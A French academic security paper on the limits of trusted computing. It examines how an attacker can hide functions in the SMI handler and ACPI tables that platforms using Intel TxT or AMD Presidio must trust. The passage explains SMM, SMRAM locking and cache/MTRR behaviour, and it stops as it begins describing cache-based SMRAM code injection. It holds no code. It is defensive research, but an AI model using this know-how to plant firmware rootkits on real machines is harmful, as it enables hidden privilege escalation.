ACPI et routine de traitement de la SMI : des limites à l'informatique de confiance ?

Loïc Duflot, Olivier Levillain

DCSSI 51 bd. De la Tour Maubourg 75700 Paris Cedex 07 France

Résumé Un certain nombre d'initiatives internationales visent à promouvoir des plates-formes dites de confiance sur lesquelles un minimum de composants (processeur, *chipset*, moniteur de machines virtuelles) est maîtrisé, le reste des composants étant doté de privilèges réduits qui ne leur permettent pas d'effectuer des opérations critiques au plan de la sécurité. En particulier, les initiatives Intel® TxT et AMD Presidio visent à exclure le BIOS de cet ensemble maîtrisé. C'est pourtant le BIOS qui fournit la routine de traitement de la SMI et les tables ACPI, des primitives en charge de la configuration et de la gestion de l'alimentation de la plate-forme, auxquelles la zone maîtrisée doit faire confiance pour fonctionner.
Dans cet article, nous étudions dans quelle mesure il est raisonnable de faire confiance à ces deux composants. Nous verrons en particulier que, malgré les mesures de protection mises en œuvre, il est possible à un attaquant de leur ajouter des fonctions cachées, à des fins d'escalade de privilèges. La contribution principale de ce papier est de proposer un mécanisme novateur pour modifier la routine de traitement de la SMI, et de décrire comment implémenter des fonctions cachées intégrées dans une table ACPI dont l'exécution sera déclenchée par un stimulus externe (dans notre exemple, lorsque l'attaquant débranchera deux fois consécutivement le câble d'alimentation d'une machine portable). Nous étudions également les contremesures permettant de prévenir de telles modifications.
Mots Clés : ACPI, SMM, processeurs, sécurité, informatique de confiance.

1 Introduction

De nombreuses initiatives, notamment celles du groupement d'industriels TCG (*Trusted Computing Group* [19]), cherchent à accroître le niveau de confiance des utilisateurs dans les systèmes d'information et en particulier dans les postes informatiques. D'une manière générale, un niveau de confiance élevé passe pour les promoteurs de ces technologies par la maîtrise d'un ensemble restreint de composants matériels et logiciels dont le bon fonctionnement est essentiel. Ce sont en effet ces composants qui seront garants des racines de confiance qui permettront *in fine* à l'utilisateur d'obtenir une certaine confiance dans le poste informatique qui exécute ses applications. L'ensemble de ces composants est généralement appelée *Trusted Computing Base* (TCB), que l'on traduira ici par « socle de confiance ». Intuitivement, plus ce socle de confiance sera réduit, plus il sera aisé de s'assurer de son bon fonctionnement, que ce soit par un audit de code ou à l'aide de méthodes formelles. Si en revanche ce socle de confiance comprend la majeure partie du poste considéré, il sera difficile de conclure sur sa capacité à remplir son rôle.

Certains acteurs industriels ou académiques ont donc tenté de proposer des composants permettant de réduire le périmètre de ce socle de confiance. Ainsi, les technologies Intel® TxT [6] et AMD Presidio [3] ont pour objectif de permettre un redémarrage à chaud de la machine de manière à exclure le code de démarrage et de configuration des périphériques (le BIOS) de la zone de confiance. D'autres projets visent à développer des micronoyaux minimalistes permettant l'exécution de différents environnements hétérogènes en parallèle sur une même machine, tout en garantissant un certain cloisonnement entre chaque domaine.

S'il paraît effectivement possible à terme d'exclure du socle de confiance une bonne partie des composants d'une machine, les promoteurs de l'informatique de confiance s'accordent cependant à dire qu'un certain nombre de points durs subsistent. Notamment, des composants tels que la routine de traitement de la SMI (*System Management Interrupt* [13]) et les tables ACPI (*Advanced Configuration and Power Interface* [9]) font bon an mal an partie du socle de confiance. Dans cet article, c'est au risque afférent à l'intégration de ces composants dans le socle de confiance que nous nous intéressons, ainsi qu'aux mesures existantes pour réduire le risque et traiter les problèmes résiduels. À cet effet, nous proposons d'une part un mécanisme novateur permettant de modifier la routine de traitement de la SMI, et d'autre part une implémentation permettant d'intégrer des fonctions cachées dans une table ACPI ; l'exécution de ces dernières fonctions sera ensuite déclenchée par un stimulus externe, en débranchant deux fois de suite le cordon d'alimentation de l'ordinateur portable dans notre exemple.

Dans un premier temps (section 2), nous présentons certains mécanismes essentiels du fonctionnement des processeurs [10] et des *chipsets* [14]. Ensuite, la section 3 décrit le contexte et les motivations de l'étude, en particulier certains aspects des technologies Intel® TxT ; cette section décrit également le modèle d'attaquant considéré. Puis, après la présentation de la routine de traitement de la SMI, de sa place dans une architecture PC classique, et des mécanismes de sécurité qui assurent sa protection (section 4), la section 5 présente certaines des techniques permettant à un attaquant de modifier cette routine. La section 6 décrit quant à elle l'architecture classique des mécanismes de gestion de l'alimentation et de la configuration d'une machine, alors que la section 7 détaille comment un attaquant peut pervertir le contenu des tables ACPI à des fins d'escalade de privilèges sur un système. Enfin, la section 8 synthétise les résultats présentés et décrit les évolutions possibles des technologies qui permettraient d'accroître la maîtrise pratique du socle de confiance.

2 Rappels préliminaires sur l'architecture x86

Nous considérons uniquement dans cet article les systèmes informatiques basés sur un processeur x86 (32 bits) ou x86-64 (64 bits). Les familles x86 et x86-64 regroupent la plupart des processeurs PC classiques (Pentium®, Xeon®, Core Duo^{TM}, Athlon^{TM}, Turion^{TM}). Nous supposerons de plus que le système est initialisé à l'aide d'un BIOS classique. Il est probable que les conclusions de cet article soient également applicables aux systèmes basés sur EFI [21], mais aucune étude n'a été menée sur de tels systèmes.

La présente section décrit les composants principaux de toute machine basée sur une architecture x86, le *chipset* et le processeur, puis présente par quels mécanismes le processeur peut configurer le *chipset* ou les différents périphériques. Le lecteur familier avec ces notions pourra se reporter directement à la section 3.

2.1 Architecture x86 classique

Un système x86 est généralement basé sur deux composants principaux, un *chipset* et un processeur (ou CPU pour *Computer Processing Unit*). L'ensemble des composants logiciels (BIOS, système d'exploitation, applications) s'exécute sur le processeur. Le *chipset* est quant à lui responsable de la gestion des périphériques. Il est généralement composé d'une partie nord (Northbridge) connectée à la mémoire vive principale (RAM) et à la carte graphique, et d'une partie sud (Southbridge) connectée aux autres périphériques de la machine via différents bus de communication (voir figure 1).



Fig. 1. Architecture classique d'un système x86

Le mécanisme de sécurité principal fourni par les processeurs x86 et x86-64 est le mécanisme de *ring* [10] (encore appelé anneau, ou CPL, pour *Current Privilege*

Level). Ce mécanisme est disponible dans les modes nominaux de fonctionnement des processeurs (voir section 4). Il consiste à associer un niveau de privilège à la tâche qui s'exécute à un moment donné sur le processeur. Si la tâche s'exécute en *ring* 0 (c'est généralement le cas du noyau d'un système d'exploitation ou d'un moniteur de machines virtuelles), elle possède des privilèges maximaux qui lui permettent d'utiliser l'ensemble des instructions assembleur et d'accéder aux registres de configuration du processeur. En revanche, une tâche qui s'exécute en *ring* 3 (une application par exemple) ne possède que des privilèges restreints, et les instructions assembleur jugées critiques sur le plan de la sécurité lui sont interdites. La plupart des registres de configuration du processeur ne sont d'ailleurs accessibles qu'au code s'exécutant en *ring* 0.

2.2 Accès aux périphériques

Pour le processeur, la configuration des différents périphériques et l'accès aux fonctions du *chipset* se fait par l'écriture dans différents registres de configuration. Il existe principalement trois types de registres de configuration :

- les registres de configuration accessibles en MMIO (*Memory-mapped I/O*) sont des registres projetés par le *chipset* en mémoire à une adresse donnée. Ils peuvent donc être lus et écrits via l'instruction assembleur « mov » [12] comme la mémoire physique ;
- les registres de configuration PIO (*Programmed I/O*) sont eux projetés dans un espace d'adressage 16 bits indépendant. Ils peuvent être lus et modifiés à l'aide des instructions assembleur « in » [11] et « out » [12] ;
- les registres de configuration PCI [16] vivent dans un troisième espace d'adressage. On y accède par le mécanisme de configuration PCI, en spécifiant dans le registre PIO d'adresse 0xcf8 l'adresse du registre PCI auquel on souhaite accéder. Le *chipset* met alors automatiquement à jour le registre PIO d'adresse 0xcfc avec la valeur du registre recherché, qui peut alors être lue ou modifiée à l'aide d'un accès PIO.

3 Contexte et motivations

3.1 Le TCG et le TPM

Parmi toutes les initiatives dans le domaine de l'informatique de confiance, la plus médiatisée est sans doute celle du *Trusted Computing Group* (TCG), groupement international d'industriels dont l'ambition est de spécifier des composants pour une informatique de confiance. Le composant principal spécifié par le TCG est le *Trusted*

Platform Module (TPM [20]), qui prend, sur les plates-formes PC classiques, la forme d'une puce cryptographique intégrée à la carte mère. Le TPM fournit essentiellement des primitives de cryptographie asymétrique.

La fonction de *mesure* est une des fonctions les plus importantes du TPM. Les mesures sont les empreintes cryptographiques des différents logiciels amenés à s'exécuter sur la machine qui sont stockées dans l'état interne du TPM. Sans rentrer dans le détail, le modèle est ici que l'on dispose d'un ensemble de composants logiciels auxquels on fait confiance et que l'on veut s'assurer *a posteriori* que ce sont bien ces logiciels qui ont été exécutés au démarrage de la machine (propriété d'intégrité de la séquence de démarrage). Pour cela, le principe global est que chaque composant devra prendre une empreinte cryptographique de tout composant qu'il sera amené à lancer. Le TPM peut à tout moment signer cryptographiquement (mécanisme *d'attestation*) le contenu de ses registres internes pour communiquer la séquence des logiciels qui ont été lancés sur la machine. Pour que cela fonctionne, il est nécessaire que le tout premier composant amené à s'exécuter sur la machine soit de confiance et en particulier qu'il effectue correctement la première mesure. Ce sera le seul composant que personne ne pourra mesurer et dont la confiance doit donc être obtenue *a priori*. Si un attaquant a la possibilité de prendre la main sur ce composant, il sera impossible d'obtenir une quelconque confiance dans les mesures stockées dans le TPM. Ce composant porte le nom de racine de confiance pour la mesure.

Sur une plate-forme PC classique, la racine de confiance pour la mesure peut être statique (il s'agit alors du bloc de démarrage du BIOS, premier composant logiciel a être amené à s'exécuter sur la machine), ou dynamique lorsque les technologies Intel® TxT ou AMD Presidio sont mises en œuvre comme nous le verrons plus tard.

L'informatique de confiance vue par le TCG utilise ces mécanismes de mesure et d'attestation pour permettre à un composant tiers de juger s'il souhaite faire confiance à la plate-forme.

3.2 Définition d'un socle de confiance

L'un des objectifs des acteurs de l'informatique de confiance est de définir un ensemble de composants matériels et logiciels, le socle de confiance qui regroupe l'ensemble des composants dans lesquels il est nécessaire d'obtenir une confiance *a priori* pour pouvoir être en mesure d'obtenir (par transitivité) une confiance maximale dans un poste informatique. Si un composant du socle de confiance ne fonctionne pas conformément à ses spécifications (du fait de bogues ou de piégeages par exemple), il sera alors impossible à l'utilisateur final d'obtenir une quelconque confiance dans le poste informatique qui utilise ce socle de confiance. Au contraire, si ce socle

fonctionne correctement, la confiance dans le socle devrait être suffisante pour obtenir une confiance dans la plate-forme.



Fig. 2. Socle de confiance dans le cas d'utilisation (a) d'un système d'exploitation ou (b) d'un hyperviseur

Dans un système informatique classique, le socle de confiance comprend au minimum le processeur et le *chipset* de la machine, éventuellement un TPM, le BIOS (et des routines associées telles que la routine de traitement de la SMI ou les tables ACPI), le noyau du système d'exploitation, certains exécutables de la couche utilisateur (ceux qui s'exécutent avec les privilèges du superutilisateur par exemple) et vraisemblablement la plupart des périphériques de la machine (figure 2a). Dans des architectures basées sur la paravirtualisation en revanche, dans le cas où des mécanismes de type IO MMU ou VT-d permettent de restreindre les possibilités d'accès des périphériques à la mémoire, le socle de confiance sera typiquement constitué du processeur et du *chipset* de la machine, d'un TPM, du BIOS (et de ses routines associées), du moniteur de machines virtuelles et de son domaine de gestion (figure 2b).

3.3 Minimiser le périmètre du socle de confiance

Sur les exemples précédents, il apparaît clairement que, plus le périmètre du socle de confiance est restreint et plus les objets qui le constituent sont simples et facilement modélisables, plus il sera aisé d'obtenir un niveau satisfaisant de confiance dans ces composants. Un certain nombre d'initiatives visent donc soit à diminuer le nombre de composants du socle de confiance, soit à simplifier certains de ces composants. Ainsi, l'initiative OKL4 [8] cherche à proposer un micronoyau permettant de virtualiser plusieurs systèmes d'exploitation en parallèle et qui soit prouvable formellement et

évaluable au plus haut niveau d'assurance. Le projet NovaOS [18] a des objectifs similaires. Idéalement, ces composants doivent regrouper l'ensemble des fonctions logicielles privilégiées de telle sorte que, même si les systèmes d'exploitation invités ne sont pas de confiance, l'ensemble puisse être considéré de confiance (les systèmes d'exploitation n'ont accès à aucune fonction privilégiée).

Dans le domaine du matériel, Intel® et AMD ont proposé deux technologies baptisées respectivement TxT et Presidio qui visent à permettre d'exclure en partie le BIOS du socle de confiance, notamment en mettant en œuvre un mécanisme dit de démarrage à chaud. Ces deux technologies, bien que très similaires, comportent des différences mineures. Pour des raisons de concision, seule la technologie Intel® TxT est ici brièvement décrite.

3.4 Exemple de la technologie Intel® TxT

Le principe général de la technologie TxT (*Trusted eXecution Technology*) est de proposer la possibilité d'un redémarrage à chaud d'une machine. Dans le modèle, la machine est démarrée et exécute un système d'exploitation quelconque, non nécessairement de confiance. Les périphériques sont démarrés et correctement configurés. Pour démarrer l'environnement de confiance, il est nécessaire d'exécuter l'instruction assembleur GETSEC[SENTER] sur l'un des processeurs de la machine. Lorsque celle-ci est exécutée par le processeur, celui-ci arrête tout traitement et demande, via une interruption spécifique, aux autres processeurs d'arrêter également tout traitement. Il lance alors l'exécution d'un code appelé SINIT prépositionné en mémoire et signé cryptographiquement par le concepteur du *chipset* et ce uniquement après vérification de la signature. L'exécution de SINIT est uniquement effectuée en mémoire cache du processeur et les interruptions sont désactivées. Le processeur exécute donc un code signé par le concepteur du *chipset*, donc réputé de confiance dans un contexte où il n'est pas interruptible. Le rôle de SINIT sera principalement de lancer un composant logiciel de confiance (par exemple un micronoyau) dont l'intégrité pourra être vérifiée ultérieurement via les mesures effectuées par le TPM. L'objectif principal du redémarrage à chaud est de sortir le BIOS du socle de confiance (voir figure 3), SINIT jouant ici le rôle de racine de confiance dynamique. Dans la mesure où les périphériques ont été configurés avant le redémarrage à chaud, il n'est pas nécessaire de relancer le BIOS à ce moment. TxT fait également un usage important de la technologie Intel® VT-d qui permet de limiter fortement les zones mémoires auxquelles les différents périphériques pourront avoir accès afin que, même si ces derniers avaient été mal configurés par le BIOS (volontairement ou non), ils ne

puissent accéder ni au code des composants logiciels du socle de confiance, ni aux données sensibles des utilisateurs.

Si la technologie TxT est correctement mise en œuvre, le socle de confiance ne comprend principalement plus que le processeur, le *chipset* (qui pour Intel® intègre le TPM) et un composant logiciel minimaliste (tel que NovaOS ou OKL4). Le problème de cette architecture est que le BIOS positionne en mémoire des entités nécessaires au fonctionnement de la plate-forme et qui seront utilisées en pratique, même après le redémarrage à chaud. Il s'agit de la routine de traitement de la SMI et des tables ACPI que nous détaillons respectivement dans les sections 4 et 6. Ces composants ne peuvent être facilement exclus du socle de confiance.

Un attaquant pourrait donc modifier ces structures avant le redémarrage à chaud, de manière à y intégrer un piège qui puisse être exploitable après le redémarrage à chaud, alors que le contexte d'exécution logiciel est censé être maîtrisé par le socle de confiance.



Fig. 3. Exemple de socle de confiance dans le cas d'utilisation du redémarrage à chaud

3.5 Modèle d'attaquant considéré

En conséquence, le modèle d'attaquant considéré dans le cadre de cet article est le suivant. On considère que tous les composants ne faisant pas explicitement partie du socle de confiance sur la figure 3 peuvent être à tout instant sous le contrôle de l'attaquant. De plus l'attaquant peut :

– avoir piégé le BIOS lors de la conception ou lors d'une mise à jour ;

– ou alternativement avoir pris le contrôle complet du système (c'est-à-dire obtenu des privilèges équivalents à ceux du noyau du système d'exploitation) avant le redémarrage à chaud.

Dans le premier cas, l'attaquant peut trivialement piéger la routine de traitement de la SMI ou les tables ACPI, et il reste à comprendre dans quel mesure un tel piégeage peut être exploitable une fois le redémarrage à chaud effectué.

Dans le second cas, il lui faut en premier lieu réussir à modifier les structures cibles avant le redémarrage à chaud de la machine, pour envisager une attaque sur le système supposé maîtrisé. Nous verrons que les mécanismes de sécurité implémentés par les *chipsets* peuvent potentiellement compliquer la tâche de l'attaquant.

Les parties suivantes présentent précisément à quoi servent la routine de traitement de la SMI et les tables ACPI, comment un attaquant peut modifier ces structures et dans quel but.

4 La routine de traitement de la SMI

Les systèmes d'exploitation modernes (Linux, Windows, OpenBSD par exemple) exploitent les processeurs x86 dans leurs modes nominaux de fonctionnement (mode protégé pour les processeurs exploités en mode 32 bits, et mode IA-32e pour les processeurs 64 bits). Il existe deux autres modes de fonctionnement (mode réel et mode vm8086) qui sont plus rarement mis en œuvre et qui sont uniquement fournis pour assurer la compatibilité descendante des matériels. Un dernier mode de fonctionnement, le mode *System Management* (SMM) est dédié à l'exécution d'une routine de traitement spécifiée par le concepteur de la carte mère. Cette routine est appelée pour gérer différents événements survenus à bas niveau (réveil d'un périphérique, surchauffe du processeur, alarme *chipset*). Le modèle global consiste à considérer le système d'exploitation comme un objet générique amené à s'exécuter sur une multitude de plates-formes dont il ne connaît pas les détails d'implémentation matérielle. Il est donc logique de confier la gestion de la maintenance de la plate-forme matérielle à un composant logiciel fourni avec cette plate-forme. Pour pouvoir fonctionner correctement, ce composant matériel a besoin de privilèges élevés. Le choix a donc été fait de n'implémenter en mode *System Management* aucun mécanisme de sécurité particulier. Le code s'exécutant dans ce mode a accès sans aucune restriction à l'ensemble de la mémoire physique de la machine (dans une limite de 4 Go) et à l'ensemble des registres de configuration ou de l'espace mémoire propre des périphériques, quel que soit le mécanisme d'accès utilisé (PIO, configuration PCI ou MMIO).

4.1 Principe général du mode SMM

Le seul mécanisme permettant de faire basculer le processeur en mode SMM est une interruption matérielle appelée *System Management Interrupt* (SMI). Cette interruption est générée par le *chipset* lorsque certains événements se produisent sur la carte mère ([14] donne plusieurs exemples de tels événements). En théorie, seuls des événements matériels peuvent déclencher une telle interruption et il est impossible à du code logiciel s'exécutant sur le processeur de déclencher cette interruption via l'instruction assembleur « int ». Cependant, la plupart des *chipsets* fournissent un registre PIO appelé APMC (*Advanced Power Management Control*) dans lequel toute écriture déclenche une SMI. Ce registre peut servir à des échanges entre différents composants en charge de la gestion de l'alimentation et de la configuration.

Lorsque le processeur reçoit une SMI, il bascule automatiquement en mode SMM après avoir sauvegardé en mémoire, dans une zone de la mémoire physique appelée SMRAM (*System Management RAM*), le contexte processeur et en particulier l'état des registres de données et de contrôle du CPU. L'adresse de base de la SMRAM est stockée dans le registre interne du CPU appelé SMBASE. Une des particularités de ce registre est qu'il n'est pas directement accessible, ni en écriture, ni en lecture. En revanche, ce registre est sauvegardé en mémoire comme les autres registres du processeur au moment de la bascule en mode SMM.

Une fois la bascule effectuée, le processeur va exécuter le code se trouvant à l'adresse SMBASE + 0x8000 nommé « routine de traitement de la SMI ». Cette routine a été écrite par le concepteur de la carte mère et copiée en mémoire par le BIOS au démarrage de la machine.

Lorsque la routine de traitement de la SMI exécute l'instruction assembleur « rsm », le processeur restaure intégralement son contexte à partir de celui qui a été sauvegardé en SMRAM. Il est important de noter que la routine de traitement de la SMI a totalement le droit de modifier le contenu de l'état sauvegardé du processeur, et en particulier la valeur de SMBASE sauvegardée. Il s'agit d'ailleurs du seul mécanisme permettant de modifier la valeur de SMBASE.

Si la routine de traitement de la SMI n'a pas modifié l'état sauvegardé du processeur, du point de vue du système d'exploitation qui a été interrompu par la SMI, tout se passe comme si aucune interruption n'avait eu lieu. Le contexte est restauré à l'identique de ce qu'il était avant l'interruption.

4.2 Sécurité du mode SMM

La routine de traitement de la SMI s'exécute avec des privilèges maximums sur le système et dans un contexte où le système d'exploitation est arrêté ; ce dernier n'est

donc pas en mesure de faire respecter sa politique de sécurité. Un attaquant qui serait capable d'injecter du code dans cette routine pourrait alors simplement prendre le contrôle de la machine cible. Pour pallier le risque que des rootkits en couche noyau ne puissent tenter d'injecter du code dans la routine de traitement de la SMI, les *chipsets* implémentent un mécanisme de contrôle d'accès à certaines zones destinées à accueillir la SMRAM, et donc la routine de traitement de la SMI.

Les zones mémoire couvertes par ce mécanisme de contrôle d'accès sont les suivantes :

- la zone d'adresses physiques comprises entre 0xa0000 et 0xbffff appelée *Legacy SMRAM* ;
- la zone d'adresses physiques comprises entre 0xfeda0000 et 0xfedbffff appelée *High SMRAM* ;
- la zone (de taille paramétrable) située immédiatement en deça de l'adresse limite de la RAM utilisable sur le système, appelée TSEG (pour *Top of memory Segment*).

Le mécanisme de contrôle d'accès est configuré par certains bits des registres SMRAMC (*SMRAM Control*) et ESMRAMC (*Extended SMRAM Control*), accessibles via le mécanisme de configuration PCI décrit dans la section 2.2 :

- si le bit D_OPEN du registre SMRAMC vaut 0, alors l'accès à ces trois zones n'est autorisé que lorsque le processeur est en mode SMM ;
- si le bit D_OPEN vaut 1, l'accès à ces trois zones est autorisé quel que soit le mode du processeur.

De plus, lorsque le bit D_LCK du *chipset* est positionné à 1, le bit D_OPEN est automatiquement mis à 0 et les registres ESMRAMC et SMRAMC (bits D_OPEN et D_LCK compris) deviennent accessibles uniquement en lecture jusqu'au prochain redémarrage de la machine. Ce mécanisme permet donc au BIOS qui ne s'exécute pas en mode SMM de configurer proprement la SMI (après avoir positionné le bit D_OPEN à 1), puis de mettre le bit D_LCK à 1 de tel sorte qu'il ne soit plus possible à quelque composant logiciel que ce soit de modifier la routine de traitement de la SMI (à l'exception de la routine elle-même qui s'exécute en mode SMM).

Bien entendu, il est attendu du BIOS qu'il stocke la SMRAM dans une de ces trois zones, pour que la routine de traitement de la SMI puisse bénéficier du mécanisme de contrôle d'accès décrit ci-dessus.

En pratique, depuis 2006, la plupart des concepteurs de BIOS utilisent à bon escient ce mécanisme de contrôle d'accès en intégrant la routine de traitement de la SMI dans une de ces trois zones puis en mettant le bit D_LCK à 1, ce qui interdit en théorie toute modification de la routine de traitement de la SMI, même à un rootkit en mode noyau.

5 Utilisation offensive de la routine de traitement de la SMI

Cacher des fonctions dans la routine de traitement de la SMI peut être en pratique très intéressant pour un attaquant, et en particulier pour un rootkit. Cette routine est en effet exécutée avec des privilèges maximaux de manière très fréquente (dès qu'une SMI est déclenchée). De plus les mécanismes de contrôle d'accès mis en place dans le *chipset* rendent très difficiles pour les composants logiciels du socle de confiance l'analyse du contenu de la routine pour décider de son innocuité. Sur une plate-forme reposant sur la technologie TxT, un attaquant peut tenter de dissimuler une fonction dans cette routine avant le redémarrage à chaud, de manière à ce que celle-ci soit exécutée après le redémarrage. L'objet de cette section est de présenter comment un rootkit en mode noyau peut contourner le mécanisme de contrôle d'accès présenté dans la section précédente pour injecter du code dans la routine de traitement de la SMI.

5.1 Mécanismes de traduction d'adresse des *chipsets*

Une première idée, présentée dans [4] et [17] est d'utiliser des mécanismes de traduction d'adresse des *chipsets* pour projeter la SMRAM à d'autres adresses physiques que celles prévues initialement. Sans rentrer dans le détail, ces méthodes, qui fonctionnaient parfaitement par le passé, ne fonctionnent plus sur les machines récentes, soit parce que les mécanismes utilisés ne sont plus présents dans les chipsets modernes (c'est le cas de l'ouverture graphique utilisée dans [4]), soit parce qu'ils sont correctement désactivés par les BIOS récents (c'est le cas du mécanisme de traduction présenté dans [17]). Ce type de méthodes n'est donc plus exploitable aujourd'hui sur la vaste majorité des machines pour permettre la modification du contenu de la SMRAM. Il est donc nécessaire pour les attaquants potentiels de chercher une autre technique pour contourner le mécanisme de contrôle d'accès mis en place dans le *chipset*. La technique que nous avons imaginée repose sur l'utilisation du cache des processeurs. Cette technique a déjà été présentée lors de la conférence CanSecWest 2009 [5], ainsi que par autre équipe de recherche, qui a découvert la même attaque de manière indépendante [23].

5.2 Gestion du cache sur les processeurs x86

Les processeurs exploitent un mécanisme de cache. Le cache est une mémoire située à l'intérieur même du processeur ou au plus près de ce dernier et qui peut stocker les informations qui ont été récemment lues en mémoire. Le second accès

à une même adresse mémoire est ainsi plus rapide puisqu'il n'est pas nécessaire d'aller chercher la donnée en mémoire mais uniquement dans le cache. Les processeurs modernes exploitent souvent plusieurs niveaux de cache : un cache dit L1 qui permet de stocker des données, un cache instruction (encore appelé *trace cache*) qui stocke les dernières instructions exécutées et un cache L2 synchronisé avec les deux précédents (voir figure 4).



Fig. 4. Hiérarchie des mémoires

Sans rentrer dans le détail, il est possible sur les architectures x86 de définir une stratégie de gestion du cache différente pour différentes zones mémoires. Ces stratégies diffèrent principalement par le mode d'accès en écriture à la mémoire et à la zone de cache qui sera employé. Ainsi une zone mémoire peut être par exemple :

- accessible en *Write Through* (WT). Pour une telle zone mémoire, les accès en écriture sont effectués à la fois dans le cache et dans la mémoire physique. Les contenus respectifs du cache et de la mémoire sont donc immédiatement synchronisés ;
- accessible en *Write Back* (WB). Dans ce cas, les écritures sont effectuées dans un premier temps uniquement en cache. Les modifications ne seront effectivement répercutées en mémoire que lorsque la donnée sera invalidée du cache (pour

être remplacée par une donnée lue plus récemment) ou sur demande explicite d'un composant s'exécutant en *ring* 0 via l'instruction « wbinvd » ;
– non cachable. Pour une telle zone mémoire, le cache n'est pas mis en œuvre. Tous les accès ont lieu uniquement en mémoire.

Notons qu'il existe également une instruction assembleur « invd » qui permet aux composants s'exécutant en ring 0 de libérer (ou d'invalider) le cache sans effectuer de cycle « write back » pour répercuter les modifications en mémoire.

Il existe principalement deux mécanismes pour préciser la stratégie de cache pour une région mémoire donnée. La première méthode que nous ne détaillerons pas ici consiste à spécifier la stratégie de gestion du cache souhaitée au sein des tables de page. Une seconde méthode utilise les registres du processeurs appelés MTRR (*Memory Type Range Registers*) [13]. Les MTRRs sont des *Model Specific Registers* (MSR). Ils peuvent donc être lus ou modifiés à l'aide des instructions assembleur « rdmsr » et « wrmsr » qui ne sont utilisables que depuis le *ring* 0. Il existe deux types de MTRRs :
– les MTRRs fixes qui peuvent être utilisés pour spécifier la stratégie de cache de certaines zones mémoire identifiées a priori. La zone du BIOS ou encore la zone de *Legacy SMRAM* en font notamment partie ;
– les MTRRs variables qui peuvent être utilisés pour spécifier la stratégie de cache de n'importe quelle zone mémoire, quelle que soit sa taille. Ces MTRRs peuvent par exemple être utilisés pour spécifier la stratégie de cache des zones *High SMRAM* et TSEG. Les MTRRs variables sont composés de deux registres 64 bits. L'un (appelé *base MTRR*) sert principalement à préciser l'adresse mémoire de base de la zone mémoire considérée et la stratégie de gestion de cache souhaitée, et l'autre (*mask MTRR*) précise la taille de la zone mémoire et indique si le MTRR est valide ou non.

Il est important de noter qu'en cas de conflit entre les types spécifiés pour une même zone mémoire dans les tables de page et dans les MTRRs, les MTRRs priment.

La SMRAM est une zone mémoire comme les autres du point de vue de la gestion du cache et peut donc être rendue accessible en WB ou WT. Les spécifications Intel®, notamment, précisent que rendre la SMRAM cachable est possible mais est déconseillé pour la zone de *Legacy SMRAM* qui est située à des adresses mémoires correspondant en mode protégé à la mémoire graphique, zone qui ne peut donc être mise en cache. En revanche, il est spécifié que les zones *High SMRAM* et TSEG peuvent être mises en cache sans problème.

5.3 Injecter du code dans la SMRAM

Le modèle global de sécurité de la SMRAM semble relativement incohérent pour les raisons suivantes :

– seul le processeur connaît la valeur de SMBASE, c'est-à-dire la localisation réelle de la SMRAM. Le *chipset* ne possède pas cette information et ne peut faire bénéficier de son mécanisme de contrôle d'accès que les zones où il pense que peut se situer la SMRAM ;
– le contrôle d'accès est mis en œuvre par le *chipset* mais c'est le processeur qui choisit de mettre la SMRAM en cache ou non. Le contrôle d'accès ne s'appliquera pas si les accès ont lieu uniquement en cache car le *chipset* n'est dans ce cas pas sollicité.

Supposons que le cache soit suffisamment grand pour accueillir l'intégralité de la routine de traitement de la SMI. La stratégie à mettre en œuvre pour modifier le contenu de la SMRAM est donc la suivante :

